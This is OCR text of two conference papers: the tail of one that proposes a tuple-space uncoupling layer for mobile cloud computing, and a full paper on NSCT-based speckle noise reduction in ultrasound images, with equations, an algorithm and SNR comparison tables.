own and manage such resources) via the Internet on pay-per-use basis. This type of computing has several business implications, such as reduction in initial capital investment, fast start-up of new services, low maintenance and operating overhead, and easy disaster recovery, which make cloud computing quite appealing. In fact, several cloud service providers have already started operating, leasing resources as IaaS (Infrastructure as a Service) (e.g., Amazon Elastic Compute Cloud [2]), platforms as PaaS (Platform as a Service) (e.g., Google App Engine [3]), and software as SaaS (Software as a Service) (e.g., Salesforce [4], Microsoft Office 365 [5]) to their customers. Of late, cloud computing has been extended to include support for mobile computing devices (such as smartphone, PDA, Ultra-Mobile PC, and Tablet PC) and portable computing devices with wireless connectivity (such as Notebook and Laptop), a paradigm referred as *Mobile Cloud Computing* [6]. A wide variety of applications, including mobile commerce, mobile learning, mobile healthcare, mobile gaming (mobile) social networking, can be supported by mobile cloud computing; such applications are referred as *mobile cloud applications* [7]. Several mobile service operators, including Vodafone, Orange, and Verizon, are initiating mobile cloud computing services as pay-per-use services, especially for new mobile network providers to support their customers.

However, recent reports [8, 9] suggest that soaring market of cloud computing (including mobile cloud computing) is more focused on large-scale business enterprises, overlooking the potential market of personal usage by individuals (particularly mobile users). This market trend is mostly due to the unique challenges posed by mobile cloud computing to service individuals. Among these challenges, inherent limitations of heterogeneous wireless/mobile communications and built-in shortcomings of mobile/portable devices are most prominent. With these deficiencies, synergy of mobile computing and cloud computing obstructs the growth of mobile cloud computing market. Architecture of mobile cloud computing, as presented in [6], shows that the point of synergy is the junction of base stations (of different wireless infrastructure networks) and the Internet. As the Internet has adapted to be highly scalable and worldwide distributed (with varying location and behavior of integrated resources), and diverged wireless communication technologies have emerged, more flexible interaction models are expected in dynamic mobile cloud computing environment. However, existing flexibility of communication between mobile/portable devices and cloud service providers is limited, due to the high degree of coupling between mobile cloud applications and cloud services. Whether requiring services as IaaS, PaaS, or SaaS, these applications from mobile/portable devices are getting tightly coupled with their leased cloud services. This coupling is undesirable in dynamic mobile cloud computing paradigm and restricts its flexibility as well as scalability.

This paper introduces the notion of uncoupling in mobile cloud computing paradigm, whereby leased cloud services will be decoupled from their leaser (i.e., mobile cloud applications) by plugging any uncoupling medium into mobile cloud computing architecture. This uncoupling medium will be distributed in mobile/portable devices as well as base stations of wireless infrastructure networks to decouple interactions between mobile cloud applications and leased cloud services.

Uncoupling ability of mobile cloud computing will be based on different dimensions and degrees of uncoupling provided by the plugged medium. Three primary dimensions of uncoupling have been identified in [10], viz. time, space, and synchronization uncoupling, which are orthogonal to each other. According to [10], very few medium satisfies these three dimensions of uncoupling at the same time, namely tuple space model [11], publish/subscribe model [10], and message queue model [12]. Among these potential uncoupling medium, tuple space model also provides inherent persistence capability as well as additional dimensions of uncoupling [13] and is naturally considered here as uncoupling medium for mobile cloud computing. Contribution of this paper is the proposal of new decoupled mobile cloud computing architecture to enable uncoupling of cloud services from their users. Uncoupling not only facilitates development and deployment of large-scale mobile cloud applications to avail existing cloud services, but also is ideal for developing such applications over dynamic and unreliable networks. The rest of the paper is organized as follows. Section 2 briefly overviews tuple space model and its working. Section 3 proposes new mobile cloud computing architecture incorporating tuple space model for uncoupling cloud services. Finally, Sect. 4 concludes the paper.

2 Overview of Tuple Space Model

Tuple space model came into existence with the proposal of Linda [11]. A *tuple space* is a common repository of tuples, equally accessible to all interacting parties. Any one of them can dynamically deposit new tuples, or read/withdraw existing ones from tuple space. No update-in-place, however, is defined for tuples and as such tuples are considered as immutable units of communication. A *tuple* is considered as the basic unit of information exchanged during interaction of involved parties. Each tuple is a set of several heterogeneously typed fields having values (called *actual*), e.g. {1, "data1", 10.55, "data2"}. An *antituple* is considered as basic unit of search key to identify some specific tuples (called *sought tuples*) residing in tuple space. Each antituple is also a set of heterogeneously typed fields, with some fields being *actual*, while others having placeholders for *actual* (called *formal*), e.g. {int, "data1", 10.55, —}, {1, string, float, —} (here, "—" represents the absence of *actual* in antituple field). Antituple uses associative matching operation to find sought tuple from tuple space. Typically, tuple space includes several primitives to carry out inserting, reading, and withdrawing of tuples from it. These primitives are as follows: tuple-producing primitives such as out and outg; tuple-reading primitives such as rd, rdp, rdg, and rdgp; and tuple-consuming primitives such as in, inp, ing, and ingp (where p stands for "probe" and g stands for "group").

Tuple-producing primitives deposit given tuples in tuple space, e.g., to place tuple {1, "data1", 10.55, "data2"} in tuple space, out ({1, "data1", 10.55, "data2"}) is invoked. Tuple-consuming primitives withdraw one/more tuples matching given antituple; e.g., in ({1, string, float, —}) successfully searches the

above tuple from tuple space, while inp ({1, int, float, string}) does not match that tuple. A tuple–antituple matching algorithm searches entire tuple space to determine positive match of any tuple with given antituple. An antituple will match a tuple, if all the following conditions hold: (1) both of them must have an identical number of fields; (2) all fields must be pairwise of same type; (3) for actuals in both cases, values must be same; and (4) an antituple formal can match any actual of same type in tuple. If more than one tuple match positively, any one of them is withdrawn non-deterministically from tuple space and returned back as a result of that in operation. Tuple-reading primitives read one/more tuples that match given antituple. They operate in same way as tuple-consuming primitives, except that tuples are not withdrawn from tuple space. If tuple–antituple matching cannot provide a suitable tuple, invoker gets blocked indefinitely till a matching tuple is available. rd, rdg, in, and ing exhibit this blocking behavior, whereas rdp, rdgp, inp, and ingp are non-blocking in nature.

The literature shows that tuple space is a popular coordination model for concurrent, distributed as well as mobile computing paradigms [14, 15]. Its popularity is due to its ability in providing multiple dimensions of uncoupling during coordination of interacting parties. The next section shows the use of tuple space in uncoupling mobile cloud applications from their leased cloud services in mobile cloud computing.

3 Proposed Approach of Uncoupling of Mobile Cloud Computing Services

Cloud computing facility existing today has been designed for large enterprises using static environments. Extending the same facility to dynamic environments require radical change in architectural support of cloud computing. This section proposes a new architecture of mobile cloud computing without modifying existing cloud architecture. This architecture will become highly suitable for dynamic environments.

Figure 1 shows an outline of a typical architecture of mobile cloud computing, as presented in [6]. In this figure, primary architectural components are split into 4 vertical zones, and their interfacing with juxtaposed zones is depicted as dashed line. According to this architecture, mobile cloud computing incorporates both static and dynamic environments.

Dynamicity is present in the last zone (i.e., in the deployment area of mobile/portable devices) and their interfaces with preceding zone (i.e., base stations of different wireless infrastructure networks). Uncoupling of mobile cloud applications from corresponding leased cloud services can be accomplished, if the uncoupling medium will be placed between these two zones. With this uncoupling medium, availability factor of mobile/portable devices in dynamic environments




Fig. 1 Outline of mobile cloud computing architecture [6]

becomes a less-concerned issue for application and system designers and improves flexibility and scalability of mobile cloud computing.

Figure 2 shows proposed architecture of mobile cloud computing, including the support of uncoupling using tuple space.

In this figure, uncoupling medium (i.e., tuple space) has been partitioned and distributed in both these zones. Partitioning is required as architecture of mobile cloud computing is decentralized in nature. Benefit of proposed architecture is that mobility, dynamicity, and unreliability factors, which present in the last zone and




Fig. 2 Proposed mobile cloud computing architecture with uncoupling medium

its preceding zone, can be easily mitigated. This, in turn, reduces the effect of unavailability on mobile cloud applications while being serviced by some cloud services. Irrespective of the nature of mobile cloud applications, proposed architecture will support flexible and scalable servicing by existing cloud facility to users of mobile/portable devices over dynamic and unreliable wireless infrastructure networks.

4 Conclusion

Mobile cloud computing is a rising segment of cloud computing in near future, where mobile cloud application can be supported by existing cloud services. This paper has discussed the notion of uncoupling, which is not considered in existing mobile cloud computing architectures, as a vital factor to improve the efficiency of mobile cloud computing. The paper has presented a new mobile cloud computing architecture, where uncoupling is introduced by adding some uncoupling medium. The paper also highlights the benefits of proposed architecture. Thus, proposed mobile cloud computing architecture will truly break free the fundamental constraints of mobile/portable devices and enable mobile users to enjoy actual "ubiquity."

References

1. Armbrust, M., Fox, A., Griffith, R., Joseph, A.D., Katz, R., Konwinski, A., Lee, G., Patterson, D., Rabkin, A., Stoica, I., Zaharia, M.: A view of cloud computing. Commun. ACM **53**(4), 50–58 (2010)
2. Amazon.com, Inc. http://aws.amazon.com/ec2/ (2006)
3. Google Inc. https://appengine.google.com/ (2011)
4. Salesforce.com Inc. http://www.salesforce.com/service-cloud/ (2009)
5. Microsoft Corp. office365.microsoft.com/ (2011)
6. Dinh, H.T., Lee, C., Niyato, D., Wang, P.: A survey of mobile cloud computing: architecture, applications, and approaches. Wire. Commun. Mob. Comput. Available online http://dx.doi.org/10.1002/wcm.1203 (2011)
7. Bahl, P., Han, R.Y., Li, L.E., Satyanarayanan, M.: Advancing the state of mobile cloud computing. In: Proceedings of 3rd ACM Workshop on Mobile Cloud Computing and Services (MCS 2012). 21–27 June 2012
8. Hunter, R.: The why of cloud. http://www.gartner.com/ (December 2011)
9. Monaco, A.: A view inside the cloud. http://theinstitute.ieee.org/technology-focus/technology-topic/a-view-inside-the-cloud (June 2012)
10. Eugster, P.T., Felber, P.A., Guerraoui, R., Kermarrec, A.M.: The many faces of publish/subscribe. Comput. Surv. **35**(2), 114–131 (2003)
11. Gelernter, D.: Generative communication in Linda. Trans. Program. Lang. Syst. **7**(1), 80–112 (1985)
12. Blakeley, B., Harris, H., Lewis, J.: Messaging and Queuing Using the MQI. McGraw-Hill Publisher, New York (1995)

13. De, S., Nandi, S., Goswami, D.: Modeling an enhanced tuple space based mobile middleware in UNITY. In: Proceedings of 11th IEEE International Conference on Ubiquitous Computing and Communications (IUCC 2012), pp. 1684–1691, June 2012
14. Papadopoulos, G.A., Arbab, F.: Coordination models and languages. In: Zelkowitz, M.V. (ed.) Advances in Computers, vol. 46, pp. 329–400. Academic Press, New York (1998)
15. Cabri, G., Ferrari, L., Leonardi, L., Mamei, M., Zambonelli, F.: Uncoupling coordination: tuple-based models for mobility. In: Bellavista, P., Corradi, A. (eds.) The Handbook of Mobile Middleware, pp. 229–255. Auerbach Publication, Boca Raton (2007)

Non-subsampled Contourlet Transform-Based Image Denoising in Ultrasound Images Using Elliptical Directional Windows and Block-Based Noise Estimation

J. Jai Jaganath Babu and Gnanou Florence Sudha

Abstract Speckle noise reduction is an important preprocessing stage for ultrasound medical image processing. In this paper, a despeckling algorithm is proposed based on non-subsampled contourlet transform (NSCT). This transform has the property of high directionality, anisotropy, and translation invariance which can be controlled by non-subsampled filter banks. This paper aims to estimate the noise-free coefficients in the directional subband by applying minimum mean square estimate (MMSE). Signal variance is estimated from the elliptical directional window, and noise variance is estimated from block-based approach and is compared with the MAD approach. Experimental results of proposed method are compared with existing methods in terms of signal-to-noise ratio (SNR) and edge preservation index.

Keywords NSCT · Speckle noise · Elliptical directional window and block-based approach

1 Introduction

Ultrasound imaging is predominantly used in the diagnosis of thyroid disease compared to X-ray, CT and MRI because of its non-invasiveness, non-ionising radiation and cost-effectiveness. But, the main disadvantage of medical ultrasonography is the poor image quality due to backscattered echo signals called

J. J. J. Babu (✉) · G. F. Sudha
Department of Electronics and Communication Engineering,
Pondicherry Engineering College, Puducherry, India
e-mail: jgnbabu@gmail.com

G. F. Sudha
e-mail: gfsudha@pec.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_23, © Springer India 2014

speckle [1]. It is not only difficult for the observer to analyse and diagnose the image in the presence of speckle noise but also difficult for feature extraction, analysis and recognition [2]. Hence, speckle filtering is a critical preprocessing step. A number of methods have been proposed for speckle reduction. Lee [3], Frost [4] and Kuan [5] are spatial domain filters using adaptive filtering technique based on the local statistics of the image. They achieve very good speckle reduction in homogeneous areas and ignore the speckle noise in areas close to edges and lines. Perona and Malik [6] developed a method called anisotropic diffusion based on heat equation. It works well in homogenous area with edge preservation for an image corrupted by additive noise, but the performance is poor for the speckle noise which is a multiplicative noise. Yu and Acton [7] introduced a method called speckle reduction anisotropic diffusion (SRAD). In this method, diffusion coefficient which defines the amount of smoothing is based on the ratio of local standard deviation to mean, and these are calculated using four nearest neighbour window.

Achim et al. [8] proposed a speckle reduction based on homomorphic filtering technique and modelled wavelet coefficients as a non-Gaussian model. This approach is computationally expensive due to the extraction of distribution parameters. Yue et al. [9] developed a nonlinear multiscale wavelet diffusion algorithm for speckle suppression. It not only preserves edges but also enhances edges by inhibiting diffusion across edges. Pizurica et al. [10] proposed a method in which wavelet coefficients are denoised by likelihood ratio using local neighbours, and it follows non-homomorphic filtering technique. An adaptive wavelet thresholding technique is proposed in [11] based on Bayesian MAP by modelling the noise-free signal coefficients as symmetric normal inverse Gaussian and noisy coefficients as Gaussian distribution. From this, adaptive threshold is obtained to reduce the speckle noise in ultrasound image. An adaptive bilateral filtering [12] algorithm is developed by estimating the range parameter using intensity homogeneity measurements, and denoising is done in an iterative manner. Non-subsampled contourlet transform (NSCT) developed by Da Cunha [13] tested the transform on image corrupted with additive white Gaussian noise, and hard thresholding was applied. This method gives better performance than the undecimated wavelet transform in image enhancement as well as in noise filtering.

In this paper, a novel method is proposed to reduce speckle noise of an ultrasound image with edge-preserving capability. This method utilises the advantages of NSCT. The main aim is to denoise each directional subband by estimating noise-free coefficient using MMSE. The performance of proposed method is well studied with test ultrasound images and compared with existing methods. The remainder of this paper is organised as follows. In Sect. 2, methods used for speckle noise reduction with edge preservation are explained; the algorithm is presented in Sect. 3 for despeckling ultrasound image; experimental results are described in Sect. 4; and finally, Sect. 5 summarises the conclusions of the study.

2 Proposed Method

In this section, the noise model for speckle noise and the various techniques used for despeckling are described. In most of the denoising technique using contourlet transform, a global thresholding or estimator is used to filter sparse coefficients. In this procedure, there may be some loss of high-frequency components such as edges. In order to preserve the edges, contours and textures of the original image and to improve the denoising procedure, an adaptive filtering scheme is proposed. The proposed technique is based on the estimation of noise-free non-subsampled contourlet coefficient of directional subbands in the log-transformed ultrasound images.

The removal of speckle noise from the ultrasound image is done in transform domain using NSCT. Contourlet transform is based on Lapacian pyramid and directional filter banks. Downsampling and upsampling are done in both Laplacian pyramid and directional filter banks. Due to this, contourlet transform is not shift invariant. While comparing NSCT with contourlet transform, it shows that NSCT has the property of fully shift invariant, mutiscale and multidirection. The non-subsampled contourlet transform is mainly based on the non-subsampled pyramid and the non-subsampled directional filter banks. The basis function is multidirectional in nature, and hence, the image directional information is preserved as such. NSCT decomposes the image into 'n' smaller subband images and one larger-scale subband image using non-subsampled pyramid. Each small-scale subband image is decomposed into different directional subbands using non-subsampled directional filter banks. The estimator is based on MMSE, and the noise-free coefficient of directional subband is given by

$$\hat{X}_k = \frac{\sigma_k^2}{\sigma_k^2 + \sigma_n^2} y_k \tag{1}$$

σ_k^2 is signal variance and σ_n^2 is noise variance. Our main goal is to estimate the signal variance and noise variance from the directional subbands of NSCT in order to improve the denoising procedure.

2.1 Estimation of Noise variance ($\hat{\sigma}_n^2$)

In most of the image denoising methods using multiscale processing, estimating the noise variance is by MAD approach [14]. This method considers only the highpass filter output for noise variance estimation. Since important high-frequency components such as edges and textures are present along with noise, an alternative method is proposed in this paper to find noise variance, and this method is based on block-based approach. The algorithm of this block-based approach is as follows.

1. Tessellate each directional subband of NSCT into 4×4 non-overlaping subblocks.
2. Find the variance of each subblock of directional subband image.
3. Apply histogram for the variance that was found in the previous step.
4. Cluster the maximum occurrence of variance obtained through block-based approach, by fixing the threshold 'T'.
5. Take median value of the clustered variance. Since largest variance corresponds to strong edges which contains majority of information, median value of the clustered variance has been taken as a noise variance ($\hat{\sigma}_n^2$).

2.2 Estimation of Signal Variance ($\hat{\sigma}_x^2$)

Zhou and Shui in their paper [15] describe that energy distributions in each directional subband are perpendicular to the frequency direction. Using this characteristic, the signal variance is estimated in the proposed work by employing an elliptical window that matches the energy distributions in each directional subband. The elliptical window is defined as

$$\begin{aligned} W(r,a,\theta) = (x,y) : &\left(\frac{\sin^2\theta}{a^2} + a^2\cos^2\theta\right)x^2 \\ &+ \left(\frac{\cos^2\theta}{a^2} + a^2\sin^2\theta\right)y^2 + \frac{a^4 - 1}{a^2}\sin 2\theta \times x \times y \leq r^2 \end{aligned} \tag{2}$$

where r, a and θ denotes the window size, shape and principal axis and direction, respectively. The angle can be found as

$$\theta = \theta_0 - \frac{(k-1)}{2^n}\pi, \quad \text{Where} \quad \theta_0 = \left[\frac{3}{4} - \left(1/2^{(n+1)}\right)\right]\pi \tag{3}$$

$(2^n = 1, 2, 3, \ldots, k)$ defines the number of directional subband in a given scale. The coefficients in each directional subband consist of signal and noise, and it is assumed that it follows Rayleigh distribution. The variance of this model is estimated by maximum likelihood (ML) [16] and it is given by

$$\hat{\sigma}_{ML}^2 = \frac{1}{2N}\sum_{i=1}^{N} W_i^2 \tag{4}$$

where $w_i$is the intensity associated with the ith pixel of the elliptical window in each directional subband. From this, signal variance in each noisy NSCT coefficient is estimated as

$$\hat{\sigma}_x^2 = \max\left(0, \hat{\sigma}_{ML}^2 - \hat{\sigma}_n^2\right) \tag{5}$$

3 Despeckling Algorithm

1. Compute logarithmic transformation to obtain $I1 = R/N$ and $I2 = C/N$ of size $R \times C$.
2. Transform $R'(x, y)$ for 'L' scales and 'θ' directions per scale using NSCT to obtain subbands $X_\theta^L(s; x, y)$.
3. *for* each scale 'L' and each direction 'θ', estimate the noise variance σ_n^2
   {
   Split subbands $X_\theta^L(x, y)$ into non-overlapping $N * N$ subblocks $X_{sb}(L,\theta)$.

$$X_{sb}(L, \theta) = X_\theta^L(N * (I1 - 1)1 : N * (I1 - 1) + N), \\ N * (I2 - 1) + 1 : N * (I2 - 1) + N)$$

$$I1 = R/N \text{ and } I2 = C/N$$

Variance of each block $V_{xsb}(L, \theta) = Variance(X_{sb}(L, \theta))$
Find the number of counts of variance with different values using histogram i.e. $[H_{count}, H_{value}] = Histogram(V_{xsb}(L, \theta))$.
Noise variance$\hat{\sigma}_n^2 = median(H_{value}(H_{count} > T))$
}

4. *For* each scale 'L' and each direction 'θ', find signal variance $\hat{\sigma}_x^2$

{
Assume that the coefficient in directional subbands follows Rayleigh distribution. Obtain elliptical window of size $M*M$ to find the variance of $X_\theta^L(x, y)$ by ML estimation.

for j = 1:R

for k = 1:C

$$W_i(j, k) = elliptical\left[X_\theta^L(j, k)\right]$$

$$\hat{\sigma}_x^2(j, k) = \max\left(0, \frac{1}{2N}\sum_{i=1}^{N} W_i^2 - \hat{\sigma}_n^2\right)$$

}
}

5. Obtain the noise-free pixel using MMSE in which signal variance and noise variance are estimated according to steps 3 and 4, respectively.

$$\hat{X}_x(L,\theta) = \frac{\hat{\sigma}_x^2}{\hat{\sigma}_x^2 + \hat{\sigma}_n^2} X_\theta^L(x,y) \tag{6}$$

6. Take inverse logarithmic transform followed by inverse NSCT to $\hat{X}_x(L,\theta)$ to recover the denoised image.

4 Experimental Results

The proposed despeckling method is implemented in MATLAB 8, and experimental results are presented. Values for r and a are selected as 5 for defining elliptical window size and the threshold parameter T as 30 and elliptical window size as 5 and subblock size as 4 for finding signal variance and noise variance, respectively. The performance is compared with Genlik [10], SNIG I [11] and adaptive bilateral filter [12]. Speckled image is obtained by first generating complex Gaussian random field of image size which is filtered by a lowpass filter of size 3 × 3. The magnitude of filtered output is then taken, which is multiplied with the noise-free image [10]. All the methods used for comparison have been implemented for the purpose of comparing with the proposed work. Genlik results are obtained using quadratic spline wavelet transform with four-level decomposition, 5 × 5 size window and tuning factor (k) of 3 as mentioned by the author. SNIG I method is implemented on orthogonal DWT with four-level decomposition using Symlet wavelet of order 8 and parameters as mentioned by the author [11]. Adaptive bilateral filter is implemented as per [12] using 5 × 5 size window and a proportionality factor of 0.008. Performances of the various methods are analysed in terms of signal-to-noise ratio (SNR), which is given by

$$\text{SNR} = 10\log_{10}\left(\frac{V_{I0}}{V_{\text{ID}}}\right) \tag{7}$$

where V_{I0} represents the variance of noise-free image I_0 andV_{ID} represents the variance of the error in the despeckled image.i.e. ID $= I_0 - \hat{I}_0$, $\hat{I}_0$ is the despeckled image. For visual quality comparison, the despeckled outputs of noisy images with standard deviation 0.7 are shown in Fig. 1. After applying various denoising schemes, it is observed that the proposed method performs better than the existing methods by suppressing speckle noise and preserving important details in an image. In order to validate edge preservation in denoised image by proposed method, the edge preservation index β values are calculated [17].

Fig. 1 Comparison of various despeckling methods. **a** Noise-free Lena image and **b** noisy image of noise standard deviation 0.7. Denoised image obtained using **c** Genlik [10], **d** SNIG I [11], **e** adaptive Bilateral filter [12] and **f** proposed method




Fig. 2 Removed noise from noisy image using **a** Genlik, **b** SNIG shrinkage I, **c** adaptive bilateral filter and **d** proposed method

For further validation of proposed method, the amount of noises removed by the various methods is shown in Fig. 2. In comparison to other methods, Genlik method filters more information than noise, while SNIG I method filters lesser noise. The proposed method filters more amount of noise and preserves image structure compared to other methods. Table 1 gives the information about the SNR values for different denoising methods with various noise standard deviations. It shows that proposed method performs better in all cases than the adaptive bilateral filter, SNIG I and Genlik methods with an improvement of 1.20, 2.39 and 2.14 dB, respectively. Table 2 shows the results of edge preservation index β for various

Table 1 SNR (in dB) values for various methods

Image	Method	Standard deviation of noise (σ_n)				
		0.6	0.7	0.8	0.9	1
Lena (256×256)	GenLik	14.39	13.29	12.38	11.47	10.61
	SNIG shrink I	14.60	13.66	12.77	12.01	11.44
	Adaptive bilateral	14.77	13.99	12.93	12.48	11.82
	Proposed	18.32	16.78	15.53	14.34	13.46
House (256×256)	GenLik	13.53	12.07	11.27	10.15	9.63
	SNIG shrink I	12.57	11.40	10.72	9.97	9.10
	Adaptive bilateral	14.16	13.42	12.74	12.08	11.62
	Proposed	15.13	13.68	12.35	11.17	10.24
Boat (512×512)	GenLik	14.01	13.00	11.98	11.17	10.52
	SNIG shrink I	13.56	12.34	11.38	10.47	9.71
	Adaptive bilateral	14.01	13.16	12.43	12.21	11.63
	Proposed	16.20	15.13	14.04	13.05	12.11

Table 2 Edge preservation index (β) values for various methods with $\sigma_n = 0.7$

Image	Genlik	SNIG	Adap. bilateteral	Proposed
Lena	0.6443	0.7565	0.6569	0.7988
Barbara	0.7317	0.7576	0.4331	0.8626
MRI	0.6640	0.6962	0.5897	0.7998




Fig. 3 Comparison of despeckling methods. **a** Denoised image obtained with the noise variance estimated by MAD. **b** Denoised image obtained with the proposed method. **c** Noise removed using MAD approach. **d** Noise removed by proposed method

Table 3 SNR and β values with $\sigma_n = 0.7$

Parameter	Lena (256×256)		Barbara (512×512)		MRI (240×224)		Boat (512×512)	
	MAD	Proposed	MAD	Proposed	MAD	Proposed	MAD	Proposed
SNR	12.98	16.78	12.21	16.16	11.43	16.63	11.44	15.13
β	0.426	0.798	0.262	0.862	0.454	0.799	0.466	0.654

denoising methods with noise variance 0.7. These results give the edge preservation in denoised image in which proposed method performs better than the existing methods in preserving edges. To evaluate the performance of noise variance estimated by our method, it is compared with the MAD approach. Fig. 3 shows that the proposed method preserves edges and is better in noise reduction compared to MAD approach.

In case of quality measure SNR and β, proposed method gives better results than MAD approach, which is given in Table 3. As noise-free ultrasound image data are not available for doing performance on various methods, the comparison was done based on the qualitative view. Figure 4 shows the performance of different denoising technique on ultrasound thyroid image containing important features. The ultrasound thyroid images are obtained from the Websites, www.radiology.rsna.org and www.medison.ru/uzi/eho139. The outputs show that Genlik method oversmoothens the uniform area, whereas SNIG I denoises around the edges. Adaptive bilateral filter works based on the structural similarity index measure in order to preserve edges and features, but the amount of filtering of speckle noise is less. On comparison, the proposed method enhances the contrast of the image with better edge preservation and important details in an image. This




Fig. 4 Various denoising methods of ultrasound thyroid image contains nodule. **a** Ultrasound thyroid image and corresponding denoised image using **b** Genlik, **c** SNIG I, **d** adaptive bilateral filter and **e** proposed method




Fig. 5 Removed noise from the ultrasound thyroid image by implementing **a** Genlik, **b** SING I, **c** adaptive bilateral filter and **d** proposed method

is clearly shown in Fig. 5 which shows the removed noise from the ultrasound thyroid images using the various methods.

5 Conclusion

In this paper, a novel method based on adaptive thresholding in NSCT for speckle reduction in ultrasound thyroid images is proposed. This method is implemented to estimate the noise-free coefficient in directional subbands of NSCT by MMSE. Signal variance and noise variance play an important role in finding the noise-free coefficients in a noisy directional subbands. Signal variance has been estimated by elliptical directional window and noise variance by block-based approach. Experiments are conducted on artificially speckled images and for real ultrasound images. Through experiments, proposed noise variance estimation method outperforms noise variance estimated by MAD approach, and tt is shown that proposed method outperforms the other existing techniques in terms of SNR and edge preservation index and also retains important details for better diagnostics of ultrasound images.

References

1. Dutt, V., Greenleaf, J.F.: Adaptive speckle reduction filter for log compressed B-scan images. IEEE Trans. Med. Imaging **15**(6), 802–813 (1996)
2. Abd-Elmoniem, K.Z., Youssef, A.-B.M., Kadah, Y.M.: Real-time speckle reduction and coherence enhancement in ultrasound imaging via nonlinear anisotropic diffusion. IEEE. Trans. Biomed. Eng. **49**(9), 997–1014 (2002)
3. Lee, J.: Digital image enhancement and noise filtering using local statistics. IEEE Trans. PAMI **2**(2), 165–168 (1980)
4. Frost, V., Stiles, J., Shanmugan, K., Holzman, J.: A model for radar images and its application to adaptive digital filtering of multiplicative noise. IEEE Trans. PAMI **4**(2), 157–166 (1982)
5. Kuan, D.T., Sawchuk, A.A., Strand, T.C., Chavel, P.: Adaptive noise smoothing filter with signal-dependent noise. IEEE Trans. PAMI **7**(2), 165–177 (1985)
6. Perona, P., Malik, J.: Scale-Space and edge detection using anisotropic diffusion. IEEE Trans. Pattern. Anal. Mach. Intel. **12**(7), 629–639 (1990)
7. Yu, Y., Acton, S.T.: Speckle reducing anisotropic diffusion. IEEE Trans. Image Process. **11**(11), 1260–1270 (2002)
8. Achim, A., Bezerianos, A., Tsakalides, P.: Novel Bayesian multiscale method for speckle removal in medical ultrasound images. IEEE Trans. Med. Imaging **20**(8), 772–783 (2001)
9. Yue, Y., Croitoru, M.M., Bidani, A., Zwischenberger, J.B., Clark Jr, J.W.: Nonlinear multiscale wavelet diffusion for speckle suppression and edge enhancement in ultrasound images. IEEE Trans. Med. Imaging **25**(3), 297–311 (2006)
10. Pizurica, A., Philips, W., Lemahieu, I., Acheroy, M.: Wavelet-based statistical approach for speckle reduction in medical ultrasound images. IEEE Trans. Med. Imaging **22**(3), 323–331 (2003)
11. Bhuiyan, M.I.H., Ahmad, M.O., Swamy, M.N.S.: Spatially adaptive thresholding in wavelet domain for despeckling of ultrasound images. IET Image Process. **3**(3), 147–162 (2009)
12. Farzana, E., Tanzid, M., Mohsin, K.M., Bhuiyan, M.I.H, Shahera H.: Adaptive bilateral filtering for despeckling of medical ultrasound images. In IEEE TENCON, Japan, pp. 1728–1733 (2010)
13. Da Cunha, A.L., Zhou, J.P., Do, M.N.: The Nonsubsampled Contourlet Transform: Theory, Design and Applications. IEEE Trans. Image Process. **15**(10), 3089–3101 (2006)
14. Donoho, D.L.: Denoising by soft-thresholding. IEEE Trans. Inform. Theory **41**, 613–627 (1995)
15. Zhou, Z.F., Shui, P.L.: Contourlet based image denoising algorithm using directional windows. Electron. Lett. **43**(2), 18th Jan 2007
